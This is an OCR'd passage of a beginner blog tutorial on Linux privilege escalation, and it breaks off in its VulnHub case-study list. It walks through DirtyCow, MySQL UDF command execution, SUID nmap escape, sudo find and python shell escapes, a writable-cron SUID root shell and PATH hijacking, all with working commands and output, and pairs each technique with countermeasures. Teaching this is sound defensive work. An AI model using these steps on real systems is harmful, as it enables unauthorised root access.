
Payatu

A GUIDE TO LINUX PRIVILEGE ESCALATION

20/02/2018 / 6 Comments on A guide to Linux Privilege Escalation / in Blog / by Rashid Feroze



WHAT IS PRIVILEGE ESCALATION?

Most computer systems are designed for use with multiple users. Privileges mean what a user is permitted to do. Common privileges include viewing and editing files, or modifying system files. Privilege escalation means a user receives privileges they are not entitled to. These privileges can be used to delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or, alternatively, has flawed design assumptions about how it will be used.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.

While organizations are statistically likely to have more Windows clients, Linux privilege escalation attacks are significant


threats to account for when considering an organization's information security posture. Consider that an organization's most critical infrastructure, such as web servers, databases, firewalls, etc. are very likely running a Linux operating system. Compromises to these critical devices have the potential to severely disrupt an organization's operations, if not destroy them entirely. Furthermore, Internet of Things (IoT) and embedded systems are becoming ubiquitous in the workplace, thereby increasing the number of potential targets for malicious hackers. Given the prevalence of Linux devices in the workplace, it is of paramount importance that organizations harden and secure these devices.

OBJECTIVE


In this blog, we will talk in detail as what security issues could lead to a successful privilege escalation attack on any Linux based systems. We would also discuss as how an attacker can use the possible known techniques to successfully elevate his privileges on a remote host and how we can protect our systems from any such attack. At the end, examples would be demonstrated as how we achieved privilege escalation on different Linux systems under different conditions.

This blog is particularly aimed at beginners to help them understand the fundamentals of Linux privilege escalation with examples. It is not a cheatsheet for enumeration using Linux commands. Privilege escalation is all about proper enumeration. There are multiple ways to perform the same tasks that I have shown in the examples. If you want a Linux Enumeration command cheatsheet, then you should definitely look at g0tmi1k's post here – https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

PERMISSION MODEL IN LINUX



Linux has inherited from UNIX the concept of ownerships and permissions for files. File permissions are one way the system protects against malicious tampering. On a UNIX web server, every single file and folder stored on the hard drive has a set of permissions associated with it, which says who is allowed to do what with the file.



In the above two screenshots we can see that the file 'docker-compose.yml' only has read access by the owner which is 'root'. If any other user tries to read this file, he cannot read it. We can see the permission denied error, when I tried reading the file when I am not a superuser.

We will not go into permission model details here as it is another big topic. ***It is just to understand the basic fact that a***

user can not access (read/write/execute) files which he is not permitted to access. However, the superuser(root) can access all the files which are present on the system. In order to change any important configuration or perform any further attack, first we need to get root access on any Linux based system.

WHY DO WE NEED TO PERFORM PRIVILEGE ESCALATION?

- **Read/Write any sensitive file**
- **Persist easily between reboots**
- **Insert a permanent backdoor**

TECHNIQUES USED FOR PRIVILEGE ESCALATION

We assume that now we have shell on the remote system. Depending upon how we got there, we probably might not have 'root' privilege. The below mentioned techniques can be used to get 'root' access on the system.

1. KERNEL EXPLOITS

Kernel exploits are programs that leverage kernel vulnerabilities in order to execute arbitrary code with elevated permissions. Successful kernel exploits typically give attackers super user access to target systems in the form of a root command prompt. In many cases, escalating to root on a Linux system is as simple as downloading a kernel exploit to the target file system, compiling the exploit, and then executing it.

Assuming that we can run code as an unprivileged user, this is the generic workflow of a kernel exploit.

1. Trick the kernel into running our payload in kernel mode
2. Manipulate kernel data, e.g. process privileges
3. Launch a shell with new privileges Get root!

Consider that for a kernel exploit attack to succeed, an adversary requires four conditions:

1. A vulnerable kernel
2. A matching exploit
3. The ability to transfer the exploit onto the target
4. The ability to execute the exploit on the target

The easiest way to defend against kernel exploits is to keep the kernel patched and updated. In the absence of patches, administrators can strongly influence the ability to transfer and execute the exploit on the target. Given these considerations, kernel exploit attacks are no longer viable if an administrator can prevent the introduction and/or execution of the exploit onto the Linux file system. Therefore, administrators should focus on restricting or removing programs that enable file transfers, such as FTP, TFTP, SCP, wget, and curl. When these programs are required, their use should be limited to specific users, directories, applications (such as SCP), and specific IP addresses or domains.


The infamous DirtyCow exploit – Linux Kernel <= 3.19.0-73.8

A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of

private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system. It was one of the most serious privilege escalation vulnerability ever discovered and it affected almost all the major Linux distros.

Exploiting a vulnerable machine via dirtycow

> ***$ whoami*** *– tells us the current user is john (non-root user)*
> ***$ uname -a*** *– gives us the kernel version which we know is vulnerable to dirtycow*
> *> downloaded the dirtycow exploit from here – https://www.exploit-db.com/exploits/40839/*
> *> Compiled and executed it. It replaces the 'root' user with a new user 'rash' by editing the /etc/passwd file.*
> ***$ su rash*** *– It changes the current logged in user to 'rash' which is root.*



You can check out other variants of dirtycow exploits here – https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

There are a lot of different local privilege escalation exploits publicly available for different Kernel and OS. Whether you can get root access on a Linux host using a kernel exploit depends upon whether the kernel is vulnerable or not. Kali Linux has a local copy of exploit-db exploits which make it easier to search for local root exploits. Though I would not suggest to completely rely on this database while searching for Linux Kernel exploits.

> ***$ searchsploit Linux Kernel 2.6.24*** *– It shows us all the available exploits for a particular Linux kernel which are already there in kali Linux.*

```
root@kali:~/Documents/oscp/kioptrix4# searchsploit Linux Kernel 2.6.24
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
                                                                                          | (/usr/share/exploitdb/platforms/)
------------------------------------------------------------------------------------------ ---------------------------------
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplice' Privilege Escalation (2)                      | linux/local/5092.c
Linux Kernel 2.6.20/2.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/8.10 / Fedora Core 10 / OpenSuse 11.1) - SCTP FWD | linux/remote/8556.c
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Privilege Escalation (1)                        | linux/local/5093.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set_selection | lin_x86-64/local/9083.c
Linux Kernel 2.6.27.7-generic/2.6.18/2.6.24-1 - Local Denial of Service                   | linux/dos/7454.c
```

WHY YOU SHOULD AVOID RUNNING ANY LOCAL PRIVILEGE ESCALATION EXPLOIT AT FIRST PLACE?

Though, It feels very tempting to just run a exploit and get root access, but you should always keep this as your last option.

1. The remote host might crash as many of the root exploits publicly available are not very stable.
2. You might get root and then crash the box.
3. The exploit might leave traces/logs that can get you caught.

You should always try the other techniques to get root which we have discussed below before directly jumping to run a local root exploit.

Countermeasures

- **Keep the kernel patched and updated.**

2. EXPLOITING SERVICES WHICH ARE RUNNING AS ROOT

Exploiting any service which is running as root will give you Root!

The famous EternalBlue and SambaCry exploit, exploited smb service which generally runs as root.
With just one exploit, an attacker can get remote code execution and Local Privilege Escalation as well.
It was heavily used to spread ransomware across of the globe because of it's deadly combination.

You should always check if web servers, mail servers, database servers, etc. are running as root. Many a times, web admins run these services as root and forget about the security issues it might cause. There could be services which run locally and are not exposed publicly which can also be exploited.

> ***$ netstat -antup*** *– It shows you all the ports which are open and are listening. We can check for services which are running locally if they could be exploited or not.*

Exploiting a vulnerable version of MySQL which is running as root to get root access

MySQL UDF Dynamic Library exploit lets you execute arbitrary commands from the mysql shell. If mysql is running with root

privileges, the commands will be executed as root.

> ***$ ps -aux | grep root*** *– It shows us the services which are running as root.*
>
> ***> We can execute arbitrary commands using MySQL shell which will be executed as root.***

```
john@Kioptrix4:~$ ps -aux | grep root | grep mysql
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
root      4170  0.0  0.0   1772   528 ?        S    06:35   0:00 /bin/sh /usr/bin/mysqlc
root      4212  0.0  1.5 126988 16232 ?        Sl   06:35   0:00 /usr/sbin/mysqld --base
```

```
mysql> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.04 sec)

mysql> select do_system('id > /tmp/out; chown smeagol.smeagol /tmp/out');
+---------------------------------------------------------------+
| do_system('id > /tmp/out; chown smeagol.smeagol /tmp/out') |
+---------------------------------------------------------------+
|                                                             0 |
+---------------------------------------------------------------+
1 row in set (0.01 sec)

mysql> \! sh
$ cat /tmp/out
uid=0(root) gid=0(root) groups=0(root)
```

One of the biggest mistake web admins do, is to run a webserver with root privilege. A command injection vulnerability on the web application can lead an attacker to root shell. ***This is a classic example of why you should never run any service as root unless really required.***

Binary exploits of a root owned program are far less dangerous than a kernel exploit because even if the service crashes, the host machine will not crash and the services will probably auto restart.


Countermeasures

- **Never run any service as root unless really required, especially web, database and file servers.**

3. EXPLOITING SUID EXECUTABLES

SUID which stands for set user ID, is a Linux feature that allows users to execute a file with the permissions of a specified user. For example, the Linux ping command typically requires root permissions in order to open raw network sockets. By marking the ping program as SUID with the owner as root, ping executes with root privileges anytime a low privilege user executes the program.

> ***-rwsr-xr-x–*** *The ‘s’ character instead of ‘x’ indicates that the SUID bit is set.*




SUID is a feature that, when used properly, actually enhances Linux security. The problem is that administrators may unknowingly introduce dangerous SUID configurations when they install third party applications or make logical configuration changes.


A large number of sysadmins don’t understand as where to set SUID bit and where not. SUID bit should not be set especially on any file editor as an attacker can overwrite any files present on the system.

Exploiting vulnerable SUID executable to get root access

> *$* ***find / -perm -u=s -type f 2>/dev/null*** *– It prints the executables which have SUID bit set*




> ***$ ls -la /usr/local/bin/nmap –*** *Let’s confirm if nmap has SUID bit set or not.*



> *> Nmap has SUID bit set. A lot of times administrators set the SUID bit to nmap so that it can be used to scan the network efficiently as all the nmap scanning techniques does not work if you don’t run it with root privilege.*

> *> However, there is a functionality in nmap older versions where you can run nmap in an interactive mode which allows you to escape to shell. If nmap has SUID bit set, it will run with root privilege and we can get access to 'root' shell through it's interactive mode.*
>
> *$ **nmap –interactive** – runs nmap interactive mode*
> *$ **!sh** – Lets you escape to the system shell from nmap shell*



Countermeasures

- **SUID bit should not be set to any program which lets you escape to the shell.**
- **You should never set SUID bit on any file editor/compiler/interpreter as an attacker can easily read/overwrite any files present on the system.**

4. EXPLOITING SUDO RIGHTS/USER

If the attacker can't directly get root access via any other techniques he might try to compromise any of the users who have SUDO access. Once he has access to any of the sudo users, he can basically execute any commands with root privileges.

Administrators might just allow the users to run a few commands through SUDO and not all of them but even with this configuration, they might introduce vulnerabilities unknowingly which can lead to privilege escalation.

A classic example of this is assigning SUDO rights to the find command so that another user can search for particular files/logs in the system. While the admin might be unaware that the 'find' command contains parameters for command execution, an attacker can execute commands with root privilege.

Exploiting misconfigured SUDO rights to get root access

> *$ **sudo -l** – Prints the commands which we are allowed to run as SUDO*

```
rashid@rashid-Vostro-3458:~$ whoami
rashid
rashid@rashid-Vostro-3458:~$ sudo -l
Matching Defaults entries for rashid on rashid-Vostro-3458:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
n\:/snap/bin

User rashid may run the following commands on rashid-Vostro-3458:
    (ALL) NOPASSWD: /usr/bin/find, /bin/cat, /usr/bin/python
rashid@rashid-Vostro-3458:~$
```

> *We can run find, cat and python as SUDO. These all commands will run as root when run with SUDO. If we can somehow escape to the shell through any of these commands, we can get root access.*
>
> *$ sudo find /home -exec sh -i \; – find command's exec parameter can be used for arbitrary code execution.*

```
rashid@rashid-Vostro-3458:~$ sudo find /home -exec sh -i \;
# whoami
root
#
```

> *> Never give SUDO rights to any of the programming language compiler, interpreter and editors.*
>
> *> This technique can also be applied to vi, more, less, perl, ruby, gdb and others.*
>
> *$ sudo python -c 'import pty;pty.spawn("/bin/bash");' – spawns a shell*

```
rashid@rashid-Vostro-3458:~$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@rashid-Vostro-3458:~# id
uid=0(root) gid=0(root) groups=0(root),129(vboxusers),1002(yate)
root@rashid-Vostro-3458:~# whoami
root
root@rashid-Vostro-3458:~#
```

Countermeasures

- **Do not give sudo rights to any program which lets you escape to the shell.**
- **Never give SUDO rights to vi, more, less, nmap, perl, ruby, python, gdb and others.**

5. EXPLOITING BADLY CONFIGURED CRON JOBS

Cron jobs, if not configured properly can be exploited to get root privilege.

1. Any script or binaries in cron jobs which are writable?
2. Can we write over the cron file itself.
3. Is cron.d directory writable?

Cron jobs generally run with root privileges. If we can successfully tamper any script or binary which are defined in the cron jobs then we can execute arbitrary code with root privilege.

Exploiting badly configured cron jobs to get root access

> *$ **ls -la /etc/cron.d** – prints cron jobs which are already present in cron.d*

```
SHayslett@red:/tmp$ ls -la /etc/cron.d/
total 32
drwxr-xr-x   2 root root  4096 Jun  3  2016 .
drwxr-xr-x 100 root root 12288 Feb 19 18:26 ..
-rw-r--r--   1 root root    56 Jun  3  2016 logrotate
-rw-r--r--   1 root root   589 Jul 16  2014 mdadm
-rw-r--r--   1 root root   670 Mar  1  2016 php
-rw-r--r--   1 root root   102 Jun  3  2016 .placeholder
SHayslett@red:/tmp$
```

> ***$ find / -perm -2 -type f 2>/dev/null –** prints world writable files*
>
> *$ **ls -la /usr/local/sbin/cron-logrotate.sh** – Let's confirm if the cron-logrotate.sh is world writable.*

```
SHayslett@red:~$ find / -perm -2 -type f 2>/dev/null | grep logrotate
/usr/local/sbin/cron-logrotate.sh
SHayslett@red:~$
SHayslett@red:~$ ls -la /usr/local/sbin/cron-logrotate.sh
-rwxrwxrwx 1 root root 71 Dec 14 15:45 /usr/local/sbin/cron-logrotate.sh
SHayslett@red:~$
```

> *> cron-lograte.sh is world writable and it is being run by logrotate cronjob. Any command we write/append in cron-lograte.sh would be executed as 'root'.*
>
> *> We write a C file in /tmp directory and compile it.*

```
SHayslett@red:~$ cd /tmp
SHayslett@red:/tmp$ vi rootme.c
SHayslett@red:/tmp$ cat rootme.c
int main(void)
{
setgid(0);
setuid(0);
execl("/bin/sh", "sh", 0);
}
SHayslett@red:/tmp$ ls -la rootme.c
-rw-rw-r-- 1 SHayslett SHayslett 73 Feb 19 16:36 rootme.c
```

> *The rootme executable will spawn a shell.*

$ ls -la rootme *– It tells us that it is owned by user 'SHayslett'*

```
SHayslett@red:/tmp$ gcc rootme.c -o rootme
rootme.c: In function 'main':
rootme.c:3:1: warning: implicit declaration of function 'setgi
 setgid(0);
 ^
rootme.c:4:1: warning: implicit declaration of function 'setui
 setuid(0);
 ^
rootme.c:5:1: warning: implicit declaration of function 'execl
 execl("/bin/sh", "sh", 0);
 ^
rootme.c:5:1: warning: incompatible implicit declaration of bu
rootme.c:5:1: warning: missing sentinel in function call [-Wfo
SHayslett@red:/tmp$
SHayslett@red:/tmp$ ls -la rootme
-rwxrwxr-x 1 SHayslett SHayslett 7424 Feb 19 16:38 rootme
SHayslett@red:/tmp$
```

$ echo "chown root:root /tmp/rootme; chmod u+s /tmp/rootme;">/usr/local/sbin/cron-logrotate.sh – *This will change the executable's owner and group as root. It will also set the SUID bit.*

$ ***ls -la rootme*** *– After 5 minutes, the logrotate cronjob was run and cron-logrotate.sh got execute with root privilege.*

$ ***./rootme*** *– spawns a root shell.*

```
SHayslett@red:/tmp$ ls -la rootme
-rwsrwxr-x 1 root root 7424 Feb 19 16:38 rootme
SHayslett@red:/tmp$
SHayslett@red:/tmp$ ./rootme
# id
uid=0(root) gid=0(root) groups=0(root),1005(SHayslett)
#
```

Countermeasures

- **Any script or binaries defined in cron jobs should not be writable**
- **cron file should not be writable by anyone except root.**
- **cron.d directory should not be writable by anyone except root.**

6. EXPLOITING USERS WITH '.' IN THEIR PATH

Having '.' in your PATH means that the user is able to execute binaries/scripts from the current directory. To avoid having to enter those two extra characters every time, the user adds '.' to their PATH. This can be an excellent method for an attacker to escalate his/her privilege.

Let's say Susan is an administrator and she adds '.' in her path so that she doesn't have to write the 2 characters again.

With '.' in path – program
Without '.' in path – ./program


This happens because Linux first searches for the program in the current directory when '.' is added in the PATH at the beginning and then searches anywhere else.

> *> Another user 'rashid' knew that susan has added '.' in her PATH because she is lazy*
> *> rashid tells susan that 'ls' command is not working in his directory*
> *> rashid adds a code in his directory which will change the sudoers file and make him administrator*
> *> rashid stores that code in a file named as 'ls' and makes it executable*
> *> susan has root privileges. She comes and executes 'ls' command in rashid's home directory*
> *> Instead of the original 'ls' command, the malicious code gets executed with root access*
>
> *> Inside a file saved as 'ls', a code has been added which will print "Hello world"*


```
rashid@rashid-Vostro-3458:~/Documents/test$ cat ls
echo "Hello World"

rashid@rashid-Vostro-3458:~/Documents/test$
```

> *$ **PATH=.:${PATH}** – adds '.' in the PATH variable*



> ***$ ls –** executed ./ls file instead of running list comamnd.*
>
> *> Now, if a root user executes the code with root privilege, we can achieve arbitrary code execution with root privilege.*



Countermeasures

- **Do not include '.' in your path.**

PRIVILEGE ESCALATION CASE STUDIES OF DIFFERENT VULNHUB VM'S

I have compiled a list of different privilege escalation techniques I used to get root access on different vulnhub machines. It will give you an overall idea as how you can use the above techniques in a real-time scenario. A lot of times, multiple techniques can be used to get 'root' access on the same machine.

1. Kioptrix 1

- **Kernel exploit** – Apache mod_ssl < 2.8.7 OpenSSL – 'OpenFuckV2.c' Remote Buffer Overflow
- **smb exploit** – Samba(2.2.1a) trans2open buffer overflow

2. Kioptrix 2